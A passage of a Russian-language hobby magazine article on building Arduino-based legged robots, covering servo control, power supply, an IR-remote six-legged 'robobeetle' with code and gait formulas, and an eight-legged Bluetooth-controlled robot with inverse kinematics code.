всего 4DOF-лапы.

Что это значит для нас? В дешевых любительских роботах каждую степень свободы реализует один двигатель, точнее, сервопривод, или серв. Конфигурация ног однозначно определяет, сколько таких сервов нужно. Так, 3DOF-гексапод потребует 18 сервов, а 4DOF-паук — уже 32. Не пугайся количества, маленькие сервоприводы, используемые в любительских радиоуправляемых моделях, очень дешевы. В интернет-магазинах их можно найти по запросу micro servo.

Чтобы программировать сервоприводы, достаточно знать, что в них уже есть контроллер, который делает основную работу. И все, что нужно, — подавать питание и цифровой сигнал, сообщающий контроллеру, в какую позицию мы хотим повернуть вал привода. Об их конструкции легко найти информацию. Протокол у них самый простой из всех цифровых протоколов связи: широтно-импульсная модуляция — ШИМ (PWM на английском). У всех простых сервов есть разъем с тремя контактами: земля, +5 В (вольтаж может отличаться в зависимости от размера и мощности) и сигнальный вход. Arduino-контроллеры могут двумя различными способами генерировать такой сигнал. Первый — аппаратный PWM, который сам чип умеет выдавать на нескольких из своих цифровых I/O-пинов. Второй — программный. Программный позволяет получить одновременно больше различных PWM-сигналов, чем аппаратный. Для него под Arduino предоставляется удобная обертка — библиотека Servo. Она позволяет использовать одновременно 12 сервоприводов на большинстве малогабаритных контроллеров (Uno, Due, Nano) и 48 сервоприводов на Arduino Mega и ему подобных. Сигнальный контакт серва подключается к цифровому выводу Arduino. Земля и питание — очевидно, к земле и питанию, они могут быть общими для всех сервов. В трехпроводных шлейфах сервов черный или коричневый — это земля, посередине обычно красный +5 В и, наконец, белый или желтый — сигнальный.

С программной точки зрения управление предельно простое:

```
Servo myservo;
// Сервопривод на 9-м пине Arduino
myservo.attach(9);
// Повернуть в положение на 90º
myservo.write(90);
```

Большинство сервов умеют вращать вал на 180°, и для них 90° — среднее положение. Для упрощения подключения сервов к плате Arduino существует ряд решений. Самое каноничное — это Sensors Shield. Установив его на Uno и подав на клеммы питание для сервов, можно их разъемы подключать прямо в него.

БАТАРЕЯ

Еще один важный вопрос — питание. Если у тебя продвинутая плата, которая позволяет снабжать всю систему по одной линии питания (и двигатели сервов не дадут помех в работу контроллера), то можно обойтись одним источником. Выбор огромен, лучше всего, конечно, Li-Ion/Li-Po брикеты для радиомоделек. Но им нужны и соответствующие зарядные устройства. Если у тебя контроллер попроще (Uno/Due/Nano), то можно питать его отдельно, например 9-вольтовой «Кроной», а сервоприводы подключить к основной мощной батарее. Так сервоприводам точно хватит питания. В случае литиевых аккумуляторов нужно еще тщательней, чем обычно, следить за напряжением, чтобы не было переразряда (допустимые напряжения стоит уточнить для конкретного типа батареи). Для этого на робота-Слейпнира, о котором дальше пойдет речь, также прикручен маленький цифровой вольтметр.

Робожук своими руками

НАБОР

- Контроллер Arduino Uno: 1150 ₽
- Три серводвигателя. Я использовал HXT500, 200 ₽ за штуку
- Батарейный отсек для «Кроны» с выключателем: 50 ₽
- Батарейка «Крона»: 145 ₽
- ИК-приемник: 90 ₽
- Стальная проволока диаметром примерно 1,5 мм. Я, к примеру, использовал сломанный венчик для взбивания яиц

Итого: 2035 ₽

DmitryDzz: Я хочу предложить тебе сделать небольшого дистанционно управляемого шестиногого робожука на базе контроллера Arduino Uno. Лапки будут иметь одну степень свободы, управление будет происходить с помощью обычного ТВ-пульта.

Надо сказать, что это цены дорогих московских магазинов. В китайских интернет-магазинах все это обойдется раза в два дешевле. Считая доставку. Правда, ждать придется, по моему опыту, от двух недель до трех месяцев.


Более простой способ — взять набор-конструктор, потому что на первых шагах одного контроллера будет мало. Сейчас много магазинов предлагают такие наборы. Например, есть замечательный интернет-магазин «Амперка» (amperka.ru). Здесь тебе предложат несколько подобных конструкторов, отличающихся наполненностью и, конечно, ценой. Мне вполне хватило самого простого — «Матрешка X». В него входит контроллер Arduino Uno, USB-кабель для подключения к компьютеру, доска для прототипирования (незаменимая вещь!), набор перемычек, светодиоды, резисторы и прочая мелочь.

В этом же магазине есть раздел «Вики», где ты найдешь даже замечательные короткие видеоуроки, переведенные на русский язык. Обязательно посмотри их. И конечно, есть форум, где тебе наверняка постараются помочь.

Что понадобится из инструментов:

- паяльник и все, что нужно для пайки. Паять много не придется, и особого мастерства не потребуется;
- термоклеевой пистолет и стержни к нему;
- пассатижи для работы с проволокой.

Схема подключения ИК-приемника



WWW

Страница проекта: bit.ly/19CiNJF

Код работы с пультом: bit.ly/1eROe0j

Код управления движением: bit.ly/1dEwNDC

Если все собрали, приступим!

УПРАВЛЕНИЕ


Перейдем к первому шагу: нам надо научиться взаимодействовать с пультом ДУ и выведать коды нажатий на некоторые его кнопки. Эти коды потом пригодятся для скетча управления роботом.

На этом этапе понадобится еще ИК-приемник и хорошо бы иметь доску для прототипирования. Подавляющее большинство ИК-пультов работают на несущих частотах 36 кГц, 38 кГц или 40 кГц (Panasonic, Sony). Исключение составляют пульты Sharp (56 кГц), Bang & Olufsen (455 кГц) и, может, кто-то еще более экзотический. Поэтому нам вполне подойдет любой ИК-приемник на 36, 38 или 40 кГц. Частота может точно не совпадать с несущей частотой сигнала. В таком случае чувствительность приемника будет снижаться, но на практике я не заметил дискомфорта, используя ИК-приемник TSOP2136 (36 кГц — последние две цифры — частота) и пульт ДУ Sony (40 кГц).

Итак, для большинства пультов подойдут ИК-приемники TSOP21xx, TSOP22xx, TSOP312xx. Две последние цифры могут быть 36, 37, 38 или 40. Перед включением ИК-приемника уточни разводку его контактов — их всего три: +5V (питание), GND (земля), Vs (выход). Соберем схему, как на иллюстрации (разводка для TSOP2136).

Как видишь, к аналоговому входу контроллера A0 мы подключили выход ИК-приемника.

Вот как выглядит код скетча:



```
#include "IRremote.h"
// Аналоговый вход контроллера,
// к которому подключен ИК-приемник:
const int IR_PIN = A0;
// Создаем объект ИК-приемник:
IRrecv irrecv(IR_PIN);
void setup() {
  Serial.begin(9600);
  Serial.println("ready");
  // Начинаем прослушивание ИК-
  // сигналов:
  irrecv.enableIRIn();
}
void loop() {
  // Описываем структуру results,
  // в которую будут помещаться
  // принятые и декодированные
```

```
  // ИК-команды:
  decode_results results;
  // Если ИК-команда принята и успешно
  // декодирована, то выводим
  // полученный код в последовательный
  // порт контроллера:
  if (irrecv.decode(&results)) {
    Serial.println(results.value);
    irrecv.resume();
  }
}
```

В скетче используется специальная библиотека IRremote.h, декодирующая сигналы самых разных ИК-пультов. Эта библиотека — открытый проект, скачать ее ты можешь со страницы https://github.com/shirriff/Arduino-IRremote. А чтобы ее подключить к нашему проекту, надо выполнить три действия:

- каталог библиотеки скопировать в каталог libraries, который, в свою очередь, находится в инсталляционном каталоге Arduino IDE;
- перезапустить IDE;
- добавить в начало нашего скетча строку #include "IRremote.h".

Теперь в скетче будут доступны функции декодирования ИК-сигналов. Но, чтобы увидеть полученные коды, мы еще будем использовать объект Serial. С его помощью по последовательному порту (все тот же USB-кабель) мы будем передавать коды на компьютер. В функции setup мы выполняем инициализацию объекта Serial. «9600» — это 9600 бод — скорость, которая будет использоваться для передачи данных. После инициализации мы можем производить запись в последовательный порт с помощью функции println. Для просмотра результата этого вывода на компьютере в Arduino IDE выбери пункт меню Tools → Serial Monitor (Ctrl + Shift + M). Только убедись, что в нем установлена скорость 9600 бод.

Итак, питание контроллер получает по USB-кабелю, данные передает по нему же. Загружаем скетч, запускаем Serial Monitor и начинаем жать кнопки пульта ДУ. В окне Serial Monitor должны появляться коды. Протоколы пультов отличаются, иногда это может быть один код, иногда несколько. В любом случае ты всегда можешь выделить коды, уникальные для каждой кнопки пульта.

Нам потребуется 13 кнопок пульта. Я использовал следующие:
1 — плавный поворот налево;
2 — движение вперед;
3 — плавный поворот направо;
4 — поворот налево на месте;
5 — стоп;
6 — поворот направо на месте;
7 — движение назад с поворотом направо;
8 — движение назад;
9 — движение назад с поворотом налево;
синяя кнопка — очень медленно;
желтая — медленно;
зеленая — быстро;
красная — очень быстро.

Запиши коды этих кнопок, позже они понадобятся для скетча управления роботом.

АЛГОРИТМ ДВИЖЕНИЯ

Скетч управления роботом доступен на странице нашего проекта (bit.ly/1dEwNDC). Не забудь изменить значения констант кодов нажатых кнопок пульта на коды своего пульта (константы IR_COMMAND_XXX_CODES в файле ir_command_codes.h).

Скетч подробно мы разбирать не будем, думаю, достаточно комментариев в коде, но один вопрос все же стоит рассмотреть.

Движения насекомых очень интересны. И хоть всем этим жукам падать до земли совсем недалеко, они почему-то всегда устойчивы: в любой момент времени минимум три ноги (две с одной стороны и одна с другой) стоят на поверхности. И пока эти ноги тянут жука к одному ему ведомой цели, три другие подтягиваются, чтобы повторить это движение. Наша задача — сделать что-то похожее.

У нашего робожука три серводвигателя, расположенные в ряд перпендикулярно движению. У левого и правого серводвигателей ось вала направлена вверх, а у центрального — вперед. Задача, например, левой сервомашинки — качать сразу две ноги: левую переднюю и левую заднюю. Они, кстати, жестко соединены между собой и приклеены к качалке этой сервомашинки. Задача центральной сервы — приподнимать то левый бок жука, то правый. Поэтому к качалке этого двигателя крепятся центральные левая и правая ноги, представляющие собой единую П-образную деталь.

Скетч должен обеспечивать движение робота вперед, назад, плавные повороты в движении и повороты на месте. А еще хотелось бы управлять скоростью жука. Чтобы описать эти движения программно, нам пригодится математика. Посмотри на схему.

Синими кружками обозначены ноги робожука, стоящие на поверхности, а белыми — находящиеся в воздухе. Обрати внимание, что при движении вперед или назад левый и правый серводвигатели должны двигаться абсолютно одинаково. А при поворотах на месте двигатели должны крутиться в разных направлениях (симметрично).

Еще интересно, что движение вперед и назад отличается только фазой центрального серводвигателя.

Итак, как это реализовано? Мы помним, что контроллер постоянно вызывает функцию loop. Значит, в эту функцию мы должны поместить код, который определяет текущее положение серводвигателей и устанавливает их в это положение. Каждый серводвигатель должен совершать колебательные движения. Рассчитать положение серводвигателя в момент времени t мы сможем по следующей формуле:

$$X = A \sin(2\pi t/T),$$

где X — искомое положение серводвигателя, A — амплитуда колебаний, T — период колебаний.

Так, в зависимости от момента времени t мы получим изменение величины X в интервале от –A до +A. Серводвигатели могут принимать положение в диапазоне от 0 до 180°. Поэтому колебания нам лучше производить вокруг «нулевого» положения в 90°. И если мы хотим обеспечить колебания с периодом 1 с вокруг положения 90° с амплитудой 30°, то формула преобразуется в следующий вид:

$$X = 90 + 30 \sin(2\pi t/1000),$$

где t — это время в миллисекундах, прошедшее от начала колебаний.

Для управления скоростью движения робожука мы можем изменять период колебаний. Чем он больше, тем ниже скорость.

А теперь еще раз вернемся к нашей схеме, потому что формула, написанная выше, еще не завершена. Как обеспечить то синхронное, то встречное движение левого и правого серводвигателя? Как менять фазу центрального серводвигателя? Мы должны добавить в нашу формулу фазу колебаний. Сдвиг аргумента синуса на величину ϖ для, например, правого двигателя заставит его работать в противофазу левому, то есть так, как нам надо для поворота на месте. Вот как теперь будет выглядеть наша формула:

$$X = 90 + 30 \sin(2\pi t/1000 + \Phi),$$


где Φ — фаза колебаний, значение от 0 до 2ϖ.

Посмотри на таблицу, чтобы понять, какими должны быть фазы колебаний для серводвигателей применительно к каждому типу движения.


СБОРКА

Теперь давай соберем робота на доске для прототипирования и зальем скетч управления.


Схема движения ног робота



	Левый серводвигатель	Правый серводвигатель	Центральный серводвигатель
Движение вперёд	0	0	π/2
Движение назад	0	0	-π/2
Поворот на месте налево	0	π	-π/2
Поворот на месте направо	0	π	π/2



Батарейный отсек

Робожук — это готовая мобильная платформа на базе одного из самых популярных и доступных контроллеров

Это очень важный этап перед сборкой. Попробуй отключить USB-кабель и запитай макет от батарейки «Крона». Проверь все фазы движения и убедись, что все работает. После сборки робота что-либо менять (например, заменить неработающий серводвигатель) будет уже сложнее.

Теперь перейдем к самой сборке. Основной несущий элемент — это батарейный отсек. Я советую использовать отсек закрытого типа и обязательно с выключателем.

Закреплять детали жука проще всего термоклеем. Начни с серводвигателей. Удали ненужные ушки креплений и соедини машинки между собой. Затем приклей эту сборку из трех «серв» к крышке батарейного отсека. Не забывай, что батарейный отсек должен свободно открываться для смены батарейки.

Контроллер проще всего приклеить к отсеку, но мне этот вариант не очень нравится, так как придется навсегда отдать Arduino Uno жуку. Поэтому можно усложнить себе жизнь и использовать разъемы Arduino для крепления батарейного отсека. На нижней части отсека приклей штырьковый разъем с шагом между штырьками 2,54 мм. Он должен располагаться так, чтобы входить в гнездо контроллера в районе цифровых выводов 8–11. Они пока все равно нам не понадобятся. Если разъема под рукой не оказалось, подойдет П-образно изогнутая канцелярская скрепка.

Провода, идущие от батарейного отсека, надо соединить с выводами Vin и соседним с ним GND. Не перепутай полярность! Плюс «Кроны» на Vin, минус на GND. Чтобы обеспечить надежный контакт проводов с Arduino-разъемами, можно просто облудить кончик провода потолще, я же как штекер использовал короткий отрезок скрепки. А место пайки закрыл термоусадочной трубкой.

Разъемы со шлейфов сервоприводов следует срезать, провода питания (+5 В — обычно красный и GND — черный или коричневый) надо объединить и вывести к гнездам 5V и соседнему с ним GND на контроллере. Подключать будем чуть позже. Провода управляющего сигнала (обычно желтый) выводим на цифровые выводы контроллера: левый серводвигатель на пин 2, центральный на пин 4, правый на пин 7.


«+» и «–» ИК-приемника можно просто вставить в разъем Arduino (5V и соседний GND). Правда, согнув пополам, удвоив их толщину. К этим же ножкам питания ИК-приемника припаиваем ранее подведенные провода питания серводвигателей. Выход сигнала ИК-приемника до аналогового входа контроллера A0 уже вряд ли дотянется, и тебе придется наращивать его проводом.

Несколько советов по изготовлению ног. Сначала подготовь левую и правую «передне-задние» ноги. Убедись в их симметричности (обрати внимание и на длины, и на углы изгибов). Начинай клеить ноги, только убедившись, что серводвигатели установлены в «нулевое» положение (90°).

Среднюю пару ног лучше устанавливай в последнюю очередь. Советую сначала сделать средние ноги длиннее, а затем после установки подрезать их до нужной длины. В «нулевом» положении все шесть ног должны стоять на поверхности. Качение средних ног с амплитудой 15° не должно мешать поворотам «передне-задних».

ЧТО ДАЛЬШЕ?

Робожук — это готовая мобильная платформа на базе одного из самых популярных и доступных контроллеров. Проект открытый: https://github.com/beetle-ringo/arduino. Делай в GitHub форк (ответвление) и добавляй свою функциональность. Дай волю фантазии — добавь ИК-светодиод, и робот готов для робобитвы. Подключи дальномеры, тактильные сенсоры, гироскоп… Научи робота обходить препятствия или ходить по линии, попробуй установить на него веб-камеру. Идей может быть миллион, и ты всегда можешь выбирать самую интересную.



Прототип робота на макетке

Робот-Слейпнир

НАБОР

- Контроллер Arduino Uno Dagu Spider Robot: 2530 ₽
- Сервоприводы SG90 9g (16 штук) 1150 ₽
- Аккумулятор LiPo battery pack, 7,4 В, 1800 мА • ч 490 ₽
- Радиомодуль 4 Pin Bluetooth RF Transceiver 270 ₽
- Индикатор напряжения (опционален) DC 3,3–30 В Red LED Panel Meter 100 ₽
- Уголок алюминиевый. В ближайшем строймаркете 135 ₽
- Болтики и гайки. На ближайшей барахолке 35 ₽

Итого: 4710 ₽

**Компоненты покупались в разное время, и многие позиции можно оптимизировать*

roconoco: Попробуем собрать нестандартную конфигурацию — восьминогого 2DOF-робота. 2DOF-ноги намного проще программировать, к тому же у меня есть в запасе куча неиспользованных сервоприводов. А главное, можно будет назвать его в честь восьминогого коня бога Одина Слейпниром (всегда мечтал!).

У нашего Слейпнира с каждой стороны будет по четыре ноги с двумя шарнирами. Каждый шарнир — сервопривод, значит, восемь сервоприводов на сторону. Для простоты все восемь шарниров одной стороны коня будут вращаться в одной плоскости. Хотя это вовсе не обязательно. Более того, если ноги с одной стороны пустить немного «шахматкой», чтобы две соседние ноги не могли задеть друг друга, это будет даже лучше, позволит делать шире шаг и скакать галопом.

Аккуратное и функциональное, но далеко не самое дешевое решение — использовать нестандартную плату контроллера, оптимизированную для подключения сервоприводов в большом количестве. Мне подвернулась Dagu Spider Robot Controller — это тот же самый Arduino Mega, но на плате с заранее распаянными 3-пиновыми штырьковыми разъемами, куда сразу, без всяких шилдов, можно подключить те самые 48 сервоприводов. Идеальна для многоногих роботов на Arduino.

УПРАВЛЕНИЕ

Управление у нас будет происходить по Bluetooth. Для этого есть различные аппаратные решения. Это и шилды, и отдельные платки с UART последовательным интерфейсом




Схема ног одной стороны




WWW

Код нашего Слейпнира: bit.ly/Kq4POX

Код еще одного моего робота, гексапода buggybug. В этом же репозитории можно найти код для управления роботом со смартфона: bit.ly/1dEmpta

ДРУГАЯ СТОРОНА BLUETOOTH

Самый удобный способ подключения — это стандартные утилиты Linux. Для работы нам понадобятся утилиты sdptool, rfcomm (входят в состав пакета bluez в репозиториях Ubuntu), а также minicom (пакет так и называется). Инструкции по работе с этими утилитами можно найти в Сети.



Bluetooth-модуль с Serial-интерфейсом

(как обычный ком-порт, только с уровнями сигналов 5 В). Мне самой практичной показалась именно маленькая платка с UART-интерфейсом. Подключается к соответствующим контактам UART/Serial порта Arduino. Отметим два нюанса: на Uno/Due/Nano и подобных всего один такой порт, и он же используется для прошивки через USB. Поэтому, возможно, потребуется отключать Bluetooth-модуль на время прошивки. А второй нюанс — не забывай, что RX-контакт модуля подключается к TX-контакту Arduino, а TX — к RX. Такие дела в UART.

Программирование Bluetooth не сложнее сервов, данные можно побайтово вычитывать, чем мы и будем пользоваться:

```
char cmd;
Serial.begin(9600);
if (Serial.available())
    cmd = Serial.read();
```

Если используется Arduino Mega и Bluetooth подключен ко второму порту, то вместо Serial пишется Serial1. Примечательно, что можно и не использовать Bluetooth, а управлять роботом прямо по USB. И в коде выше не изменится ничего! Это просто работа с последовательным портом, а висит ли там BT-передатчик или преобразователь USB Serial — нам неважно.

АЛГОРИТМ ДВИЖЕНИЯ

Для гексапода самой простой походкой будет такая: ноги делятся на две группы по три ноги, и одна из групп полностью на земле, другая — в воздухе, переставляется вперед. Это далеко не единственная возможная походка. Можно в воздухе держать только две лапы или даже одну, а остальные четыре или пять — на земле. Для октапода походок тоже множество. Мы возьмем самую простую, также с двумя группами по четыре ноги.

Итак, что нам нужно делать для работы с 16 сервоприводами и выбранной походкой? Правильный ответ — читать про инверсную кинематику (ИК). Объем статьи не позволяет развернуть тему широко, но материалов в интернете предостаточно. Вкратце, ИК решает задачу нахождения необходимых управляющих сигналов для того, чтобы система в пространстве заняла нужное положение. Для ноги это значит, что по координатам точки, куда должна попасть стопа, следует определить углы сервоприводов, которые для этого нужно выставить. А управляя координатами стоп, можно управлять положением тела. У нас 2DOF-ноги, оси параллельны, поэтому стопа перемещается всегда в одной плоскости. Задача ИК в данном случае сводится к 2D-пространству, что сильно ее упрощает.

Пускай для каждой ноги локальным началом координат O будет вал верхнего серва, то есть бедра. И у нас есть координаты точки A, куда нужно попасть стопе. Тогда легко увидеть, что нужно решить задачу нахождения точек пересечения двух окружностей (см. схему ног одной стороны, там на самой правой ноге это проиллюстрировано). Найдя точку B пересечения окружностей (выбрав любую из них), несложно посчитать искомые углы, используя перевод из декартовых координат в полярные. В коде решение этой задачи выглядит так:

```
float A = -2 * x;
float B = -2 * y;
float C = sqr(x) + sqr(y) + ↵
sqr(hipLength) - sqr(shinLength);
float X0 = -A * C / (sqr(A) + sqr(B));
float Y0 = -B * C / (sqr(A) + sqr(B));
float D = sqrt( sqr(hipLength) - ↵
(sqr(C) / (sqr(A) + sqr(B))) );
float mult = sqrt( sqr(D) / (sqr(A) + ↵
sqr(B)) );
float ax, ay, bx, by;
ax = X0 + B * mult;
bx = X0 - B * mult;
ay = Y0 - A * mult;
by = Y0 + A * mult;
// или bx для другой точки пересечения
float jointLocalX = ax;
// или by для другой точки пересечения
float jointLocalY = ay;
float hipPrimaryAngle  = ↵
polarAngle(jointLocalX, jointLocalY);
float hipAngle = hipPrimaryAngle - ↵
hipStartAngle;
